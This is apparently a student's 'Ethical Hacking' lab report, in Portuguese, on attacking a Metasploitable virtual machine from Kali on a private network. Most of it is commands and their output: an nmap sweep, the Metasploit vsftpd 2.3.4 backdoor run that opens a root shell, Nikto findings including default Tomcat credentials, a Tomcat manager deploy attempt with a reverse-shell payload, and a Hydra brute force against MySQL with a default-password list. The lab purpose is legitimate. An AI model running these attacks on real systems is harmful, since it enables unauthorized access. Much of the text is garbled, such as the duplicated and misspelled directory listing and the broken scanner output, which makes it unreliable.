

Ethical Hacking

Ary Felipe Farah e Silva

IP Kali: 192.168.236.130

1 Configuração Inicial

Não consegui acessar o Zenmap através do Kali Linux, então fiz o equivalente utilizando o Nmap:

```
sudo nmap -sn 192.168.236.0/24
```

Resultados:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 19:54 EDT Nmap scan report for 192.168.236.1 Host is up (0.0027s latency).

MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.236.2 Host is up (0.0038s latency).

MAC Address: 00:50:56:EC:EC:4E (VMware)
Nmap scan report for 192.168.236.129 Host is up (0.0011s latency).

MAC Address: 00:0C:29:C7:16:1D (VMware)
Nmap scan report for 192.168.236.254 Host is up (0.00046s latency).

MAC Address: 00:50:56:E0:7A:BC (VMware)
```

IP Meta: 192.168.236.129

2 Exploração de Vulnerabilidades

1º Run

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.236.129
RHOST ⇒ 192.168.236.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.236.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.236.129:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > □
```

2º Run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.236.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.236.129:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.
[*] Command shell session 1 opened (192.168.236.130:37141 → 192.168.236.129:6200) at 2024-06-16 20:06:13 -0400
```

```
ls -la
```

```
ls -la
total 89
drakr-xr-x 21 root root 4096 May 20 2012 .
drakr-xr-x 21 root root 4096 May 20 2012 .
drakr-xr-x 21 root root 4096 May 32 2012 ..
drakr-xr-x 21 root root 4096 May 32 2012 ..
drakr-xr-x 4 root root 1024 May 13 2012 Doot
lrakrwxr-xr-x 4 root root 11 Apr 28 2010 cdrom → media/cdrom
drakr-xr-x 4 root root 13820 Oct 26 07:42 dev
drakr-xr-x 94 root root 4096 Oct 26 09:16 etc
drakr-xr-x 6 root root 4096 May 16 2010 inited.dray → boot/inited.img-2.6.24-16-server
drakr-xr-x 1 root root 32 Apr 28 2010 inited.dray → boot/inited.img-2.6.24-16-server
drakr-xr-x 1 root root 32 Apr 28 2010 inited.dray → boot/inited.img-2.6.24-16-server
drakr-xr-x 3 root root 4096 May 16 2010 inited
drakr-xr-x 3 root root 4096 May 16 2010 medi
drakr-xr-x 3 root root 4096 May 16 2010 medi
drakr-xr-x 11 root root 4096 May 16 2010 medi
drakr-xr-x 2 root root 4096 May 16 2010 medi
drakr-xr-x 2 root root 4096 May 16 2010 medi
drakr-xr-x 2 root root 4096 May 16 2010 grot
drakr-xr-x 2 root root 4096 May 16 2010 grot
drakr-xr-x 2 root root 4096 May 13 2012 sbin
drakr-xr-x 2 root root 4096 May 13 2012 sbin
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 2 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 12 root root 4096 May 16 2010 grot
drakr-xr-x 14 root root 4096 May 16 2010 grot
drakr-xr-x 14 root root 4096 May 17 2010 var
lrakrwxr-xr 14 root root 4096 May 17 2010 var
lrakrwxr-xr 14 root root 4096 May 17 2010 var
lrakrwxr-xr 14 root root 4096 May 17 2010 var
lrakrwxr-xr 14 root root 4096 May 17 2010 var
```

ps -ef

3 Análise de Vulnerabilidades WEB

```
L-S mikto whost 192.168.236.129 -p 8180

- Mikto v2.5.0

- Target LP: 192.168.236.129

- Target Postmame: 192.168.236.129

- Target Postmame: 192.168.236.129


- Target Postmame: 192.168.236.129

- Server: Apache-Coyote/1.1

- /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.nozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
- /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
//developer.nome.type-headerse' -C all't of force check all possible dirs)
- Word Gradient type-headerse' -C all't of force check all possible dirs)
- Word Content-type-headerse' -C all't of force check all possible dirs)
- Word Content-type-headerse' -C all't of force check all possible dirs)
- Word Content-type-headerse' -C all't of force check all possible dirs)
- Options: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
- HTTP method ('Allow' Header): 'DELETE' may allow clients to save file
s on the web server.
- HTDP method ('Allow' Header): 'DELETE' may allow clients to remove files on
the web server.
- HTDP method ('Allow' Header): 'DELETE' may allow clients to remove files on
the web server.
- '/ Web Server returns a valid response with junk HTTP methods which may cau
se false positives.
- // Appears to be a default Apache Tomcat install.
- // Admin/: Cookie JSFSSIONID created without the httponly flag. See: https://
```

```
+ /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let atta ckers read arbitrary files. Restrict access to /admin. See: http://cve.mitre. org/cgi-bin/cvename.cgi?name-CVE-2000-0672
+ /admin/: This might be interesting.
+ /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CWE-552
+ /manager/html-manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /mahager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /webdav/index.html: WebDAV support is enabled.
+ /jsp-examples/: Apache Java Server Pages documentation. See: CWE-552
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ /manager/html: Default account found for 'Tomcat Manager Application' at (I D 'tomcat', PW 'tomcat'). Apache Tomcat. See: CWE-16
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected).
+ /host-manager/html: Tomcat Server Status interface found (pass protected).
+ /manager/status: Tomcat Server Status interface found (pass protected).
+ /admin/login.jsp: Tomcat Server Administration interface found.
+ 2024-06-16 20:21:13 (GMT-4) (54 seconds)
```

4 Captura de Tráfego com Wireshark



5 Exploração de Vulnerabilidades no Tomcat

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.236.129
RHOST ⇒ 192.168.236.129
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
```

```
[*] Started reverse TCP handler on 192.168.236.130:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6133 bytes as GECXrdHcDuv5aRcTBPxgMcX.war ...
[*] Executing /GECXrdHcDuv5aRcTBPxgMcX/93Zgz.jsp ...
[*] Execution failed on GECXrdHcDuv5aRcTBPxgMcX [500 Internal Server Error]
[*] Undeploying GECXrdHcDuv5aRcTBPxgMcX ...
[*] Exploit completed, but no session was created.
```

^{*}Tentei rodar várias vezes, mas não obtive sucesso*

6 Quebra de Senhas do MySQL

```
(kali⊕ kali)-[~]

¬ hydra -l root -P '/home/kali/Desktop/senhas.txt' mysql://192.168.236.129

Hydra vg.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or for ille gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-16 21:21:33

[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)

[DATA] max 4 tasks per 1 server, overall 4 tasks, 14 login tries (l:1/p:14), -4 tries per task

[DATA] attacking mysql://192.168.236.129:3306/
1 of 1 target completed, 0 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-16 21:21:36
```

```
1 sem_senha
2 root
3 admin
4 password
5 1234
6 123456
7 root123
8 admin123
9 toor
10 mysql
11 rootroot
12 adminadmin
13 changeme
14 qwerty
15
```

Nenhuma senha foi compatível.

7 Exploração do Banco de Dados

```
| (kali@ kali) = [~]
| $ mysql -uroot -p -h 192.168.236.129
| Enter password:
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
| (kali@ kali) = [~]
| $ mysql -uroot -p -h 192.168.236.129
| Enter password:
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
| (kali@ kali) = [~]
| $ mysql -uroot -p -h 192.168.236.129
| Enter password:
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
| (kali@ kali) = [~]
| $ mysql -uroot -p -h 192.168.236.129
| Enter password:
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
| (kali@ kali) = [~]
| $ mysql -uroot -p -h 192.168.236.129
| Enter password:
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
| ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

```
1 sem_senha
2 root
3 admin
4 password
5 1234
6 123456
7 root123
8 admin123
9 toor
10 mysql
11 rootroot
12 adminadmin
13 changeme
14 qwerty
15
```